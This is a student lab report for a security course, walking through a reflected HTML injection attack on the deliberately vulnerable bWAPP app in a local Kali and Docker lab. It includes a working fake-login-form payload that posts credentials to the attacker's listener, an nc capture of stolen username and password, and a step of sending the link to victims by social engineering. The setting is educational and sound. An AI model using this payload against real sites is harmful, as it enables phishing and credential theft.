

Information Security Technologies

(SEC 335)

HTML Injection Lab

Section 002

Submitted by
Sifan Waktale



Paper Due Date:
Nov 30, 2022

TABLE OF CONTENTS

LAB OBJECTIVES	2
OVERVIEW	3
a. HTML	3
b. HTML Injection Attack	3
c. VirtualBox	4
d. Kali Linux	4
e. Docker.....	4
f. Pentestlab	4
g. bWAPP	5
LAB ENVIRONMENT	5
LAB TASKS	5
Task 1: Installation of tools	5
Task 2: Identify HTML Injection-Vulnerable Web Application.....	9
Task 3: Perform HTML Injection Attack	11
REFERENCES.....	16

LAB OBJECTIVES

- Run bWAPP using docker
- Identify HTML injection-vulnerable web application
- Perform HTML injection attack

OVERVIEW

a. HTML

HTML (HyperText Markup Language) is a standard markup language used to create, structure and format web pages and their content. HTML consists a series of elements which tell the browser how to display the content. In HTML, an element is defined by its start tag, some content, and its end tag. The HTML tags are not displayed by a browser, but are used by it to determine how the content will be displayed. Web browsers display text, graphics, and other forms of multimedia using this language.

b. HTML Injection Attack

Interactive web pages often display content that reflects previous user actions. A vulnerable application that doesn't validate user input allows an attacker to inject his HTML code into the HTML content of the application's response. This type of attack is called HTML injection or Cross Site Scripting. The HTML injection attack occurs when a user has control over a vulnerable web page's input point and can inject arbitrary HTML code. To deceive users and gather data from them, attackers inject malicious JavaScript, HTML, etc. into vulnerable applications. Attackers can use this attack to bypass authentication controls and gain access to sensitive data on your system, and even to the entire system itself.

The two major types of HTML injection are stored HTML injection and reflected HTML injection. In a stored injection attack, malicious HTML code is saved on the server and executed every time the user calls the appropriate function. The reflected injection attack, however, does not permanently store malicious HTML code on the server. An instance of reflected injection occurs when the website immediately responds to a malicious input.

An attacker executes this attack by first locating a site that is vulnerable to HTML injection. The attacker then sends the URL with malicious code injected into it to the victim user via email or another method. When the victim clicks this malicious URL, JavaScript or HTML code will be run with the victim's privileges. It can give out sensitive information about a user or even compromise the computer of the victim, depending on the code being executed.

In this lab, you will learn how to perform a reflected HTML injection using vulnerable tools available for educational purposes. To perform this attack tools like VirtualBox, Kali Linux, docker, pentestlab and bWAPP are utilized.

c. VirtualBox

The Oracle VM VirtualBox virtualization software that supports a wide range of platforms. Using it, users can run multiple operating systems simultaneously, including Microsoft Windows, Mac OS X, Linux, and Oracle Solaris. In this lab we will use VirtualBox to run kali Linux operating system on our machine.

d. Kali Linux

Kali Linux is a Linux operating system distribution derived from Debian and designed for digital forensics and penetration testing.

e. Docker

Docker can be run on-premises or in the cloud to automate the deployment of applications as portable, self-sufficient containers. A pre-built pentesting OS image is available with Kali. As we have discussed above, the Docker Hub has a wide variety of alternative dockerized images. These alternative dockerized images can be used for pen-testing and learning.

f. Pentestlab

Pentestlab is a GitHub repository that includes vulnerable webapps like bWAPP, WebGoat, Altoro Mutual, etc. Through these web apps, individuals can practice assessing vulnerabilities and securing web apps. To use any of the webapps, you must clone the repository, which means

copying it from GitHub.com to your local machine. In this lab, we will use the bWAPP web application to perform HTTP injection.

g. bWAPP

bWAPP stands for "buggy web application" and is a free, open-source, purposefully insecure web application. The program is customized with vulnerabilities to help beginners and experts practice penetration testing and ethical hacking using a hands-on approaches.

Warning: This technique should not be performed on a website without the permission of the owner. Instead, students should use a secure lab setup that is available to them for educational purposes.

LAB ENVIRONMENT

To carry out this lab you need:

- Kali Linux virtual machine
- Web browser with an internet connection
- Terminal with an administrative privilege
- Burp Suite, a web penetration testing tool
- bWAPP web application

LAB TASKS

Task 1: Installation of tools

Follow the following quick steps to install and run all required resources to perform this lab.

1. Download Virtual Machine

Use the following link:

<https://www.virtualbox.org/wiki/Downloads>

2. Download Kali Linux inside virtual machine

Use the following link:


<https://www.kali.org/docs/virtualization/install-virtualbox-guest-vm/>

3. Open a Kali terminal with root privilege and clone pentestlab repository

To open terminal with root privilege:

- a. Go to the top left corner of the screen

- b. Select the terminal icon
- c. Choose the “Root Terminal Emulator”



Now inside the root terminal clone pentestlab using the following command:

```
git clone https://github.com/eystsen/pentestlab.git
```

```
(root@kali)-[~]
# git clone https://github.com/eystsen/pentestlab.git
Cloning into 'pentestlab' ...
remote: Enumerating objects: 153, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 153 (delta 7), reused 13 (delta 5), pack-reused 136
Receiving objects: 100% (153/153), 42.77 KiB | 912.00 KiB/s, done.
Resolving deltas: 100% (73/73), done.

(root@kali)-[~]
# Sifan/Fatima
```

Figure 1 Clone pentestlab

4. Install docker application

Docker version that is available through Kali repositories is the easiest way to install Docker.

```
apt install docker.io
```

```
root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
# apt install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  cgroupfs-mount containerd criu libc-bin libc-dev-bin libc-l10n libc6
  libc6-dev libc6-i386 libintl-perl libintl-xs-perl libmodule-find-perl
  libmodule-scandeps-perl libproc-processtable-perl libsort-naturally-perl
  locales needrestart runc tini
```

Figure 2 Install Docker

5. Start bWAPP on localhost

After downloading the docker, the following command will add bWAPP to the hosts file and run the docker via one of the localhost IP addresses. Afterwards, you can open it by visiting <http://bwapp> using any browser.

Change directory to pentestlab: `cd pentestlab`

```
(root@kali)-[~]
# cd pentestlab

(root@kali)-[~/pentestlab]
#
```

Start running bWAPP: `./pentestlab.sh start bwapp`

```
(root@kali)-[~/pentestlab]
# ./pentestlab.sh start bwapp
Starting bWAPP
Adding bwapp to your /etc/hosts
127.5.0.1      bwapp was added succesfully to /etc/hosts
not set
Running command: docker run --name bwapp -d -p 127.5.0.1:80:80 raesene/bwapp
Unable to find image 'raesene/bwapp:latest' locally
latest: Pulling from raesene/bwapp
8387d9ff0016: Pull complete
3b52deaaf0ed: Pull complete
4bd501fad6de: Pull complete
790f0e8363b9: Pull complete
11f87572ad81: Pull complete
341e06373981: Pull complete
709079cecfb8: Pull complete
55bf9bbb788a: Pull complete
b41f3cfd3d47: Pull complete
70789ae370c5: Pull complete
43f2fd9a6779: Pull complete
6a0b3a1558bd: Pull complete
934438c9af31: Pull complete
1cfba20318ab: Pull complete
de7f3e54c21c: Pull complete
596da16c3b16: Pull complete
e94007c4319f: Pull complete
3c013e645156: Pull complete
73e2dee8c677: Pull complete
e97bc0ae6fa5: Pull complete
Digest: sha256:2f41183ea9f9e8fb36678d7a2a0c8a9db9a59f4569cee02fe6664b419b2600ee
Status: Downloaded newer image for raesene/bwapp:latest
84f195276ebf583be2901529b18b09cdca1b9742e1e3f6aedaeb7d839c96d797
DONE!

Docker mapped to http://bwapp or http://127.5.0.1

Default username/password: bee/bug
Run install first to use bWapp at http://bwapp/install.php

(root@kali)-[~/pentestlab]
# Sifan/Fatima
```

Figure 3 Run bWAPP




Figure 4 Run bWAPP on browser

6. Login to bWAPP

At this point, you should see a login option that allows you to log onto the system. Log in using the username and password provided at step 3, which is circled in yellow. Keep the security level to 'low', to have it as a more vulnerable website.



Figure 5 Login to bWAPP

Now that you have successfully logged in, you are ready to use the bWAPP.




Figure 6 Logged In

Task 2: Identify HTML Injection-Vulnerable Web Application

As the name implies, reflected GET injection occurs when our input is displayed (reflected) on the website. Suppose there is a web application that has a simple page with a search form. In the case of a vulnerable web app, any HTML code we type will appear on our website and will be injected into the HTML document as well. By this we can tell that the web application is vulnerable to an HTML injection which can be used by the attacker to display a malicious code.

Follow the following steps to check if the web application is vulnerable to HTML injection attack:

1. Choose the bug you want to hack.

In this lab you will work on HTML injection-Reflection(GET) so choose the option accordingly.




Figure 7 Choose a bug to hack

2. Inject HTML code

Now inside the fields that prompt the user for first name and last name, let's inject an html code.

For instance: inject an html tag `<script>alert('test');</script>` one of the input field.



Figure 8 Inject a html code

3. Run the page with the injected code




Figure 9 Vulnerability

This being displayed indicates that a user can control an input point and inject arbitrary HTML code into the web page. Thus, the web application is vulnerable to HTML injection.

Task 3: Perform HTML Injection Attack

In task 2 you were able to identify that the web application is vulnerable to HTML injection.

Now you can take advantage of non-validated input to modify a web page presented by a web application to its users.


In this lab, let's assume that you are an attacker trying to use non-validated input to modify what a bWAPP web page presents to users and capture user input. To perform this attack, you can inject malicious code into the web application, then create a malicious link with the HTML injected into it and send it to your victim. Upon visiting the page, the victim sees the content you injected into the application, which asks for any valuable information you choose, such as a username, password, and credit card number. Whenever users fill the prompted field with the

required information, it will be sent to your machine. Follow the following steps to perform the attack.

1. Check your (attacker) ip address

User input will later be redirected to your IP address.

ifconfig



```
(root@kali)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe5f:c025 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5f:c0:25 txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 590 (590.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 4988 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 10 Identify your IP address

2. Write malicious HTML code

In terminal open Nano text editor using nano

Write the code you wish to inject to the website. For instance:

```
<h2> Login to Your Account </h2>
<form action= 'http://10.0.2.15:3434' method='POST'>
<p><label>Username:</label></br>
<input type= 'username' id= 'uname' name='uname'></p>
<p><label>Password:</label></br>
<input type= 'password' id= 'pass' name='pass'></p>
<button type= 'submit' name='form' value='submit'>Submit</button>
```

The highlighted part in the code is the driver of the attack. The HTML form action attribute defines where to send the form data when a form is submitted. In this case you are specifying to send the form to your IP address which is **10.0.2.15** on port **3434**. You can allow as many ports on your machine to listen for user input as you want.

```

root@sifan: /home/sifan/Desktop
File Actions Edit View Help
root@sifan: ~ x root@sifan: /home/sifan/Desktop x root@sifan: ~ x
GNU nano 6.3 html-injection.html *
<h2> Login to Your Account</h2>
<form action= 'http://10.0.2.15:3434' method='POST'>
<P><label>Username:</label><br>
<input type='text' id='uname' name='uname'></br>
<P><label>Password:</label><br>
<input type='password' id='pass' name='pass'></p>
<button type='submit' name='form' value='submit'>Submit</button>
</form>

```

Figure 11 Create a malicious code

3. Allow port listening

Allow your machine to listen on the port you specified in the malicious code, to capture user input.

Nc -lvp 3434

```

root@sifa
File Actions Edit View Help
Intruder Repeater Window Help
Target Proxy Intruder
(root@sifan)-[~]
# nc -lvp 3434
listening on [any] 3434 ...

```

Figure 12 Allow listening port

4. Inject the code to bWAPP

Now you're ready to inject the code to the user input. Inject the header from the html code you created earlier into the firstname input and the form code into the lastname input.




Figure 13 Code injection

As shown in the following figure, you'll see that the web page is modified with more prompts to enter username and password. So that's what the victim is going to see (a web page with malicious contents added) once they open the malicious link for the website.




Figure 14 Injected web page

5. Send the malicious URL to your victim

Now you injected the website with a malicious code, craft a malicious link, including the injected HTML content, and send it to your victim through social engineering.

If the victim user click this malicious URL, it will run the HTML code with the privileges of the victim user. Let's say the user filled his/her information to the malicious form that prompts for username and password.




Figure 15 Victim input

Once the victim submits the form, you start receiving the user input on the specific port you're listening.

```
(root@sifan)-[~]
# nc -lvp 3435
listening on [any] 3435 ...
cconnect to [10.0.2.15] from d002-7276.zayed.local [10.0.2.15] 54
108
POST / HTTP/1.1
Host: 10.0.2.15:3435
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/201001
01 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://bwapp
Connection: keep-alive
Referer: http://bwapp/
Upgrade-Insecure-Requests: 1
uname=Fatima&pass=123abc&form=submit
```

Figure 16 Capturing sensitive information

Your exploit of bWAPP (HTML injection vulnerable) web application was successful since you modified the page and stole the victim's private credentials.

REFERENCES

- [1] “Download virtualbox,” *Downloads – Oracle VM VirtualBox*. [Online]. Available: <https://www.virtualbox.org/wiki/Downloads>. [Accessed: 08-Sep-2022].
- [2] “Kali inside VirtualBox (guest VM): Kali linux documentation,” *Kali Linux*, 10-Aug-2022. [Online]. Available: <https://www.kali.org/docs/virtualization/install-virtualbox-guest-vm/>. [Accessed: 11-Sep-2022].
- [3] Eystsen, “Eystsen/pentestlab: Fast and easy script to manage pentesting training apps,” *GitHub*. [Online]. Available: <https://github.com/eystsen/pentestlab>. [Accessed: 19-Sep-2022].
- [4] Slashrootdotin. “Web Application penetration testing Lab using Docker and Bwapp : a Buggy web Application” *YouTube*, March. 26, 2022[Video File]. Available: <https://www.youtube.com/watch?v=3PkftMObDE>. [Accessed: 21-Sep-2022].
- [5] Hamdan, M. “BWAPP - Part 2 : HTML Injection” *YouTube*, Sep. 6, 2020[Video File]. Available: <https://www.youtube.com/watch?v=imAJ837HiaU&t=1035s>. [Accessed: 09-Nov-2022].
- [6] H. Kolitha, Tutoriage, Jan, Virginia, V. D. Nardo, A. Gautam, and S. more, “HTML injection tutorial: Types & prevention with examples,” *Software Testing Help*, 25-Oct-2022. [Online]. Available: https://www.softwaretestinghelp.com/html-injection-tutorial/#Types_of_HTML_Injection. [Accessed: 20-Sep-2022].

Link for the Video (*Please download the video for better quality*)

https://drive.google.com/file/d/1rlTDXE2q7V2VwJNUt7qMN0hJTjIZSzgO/view?usp=share_link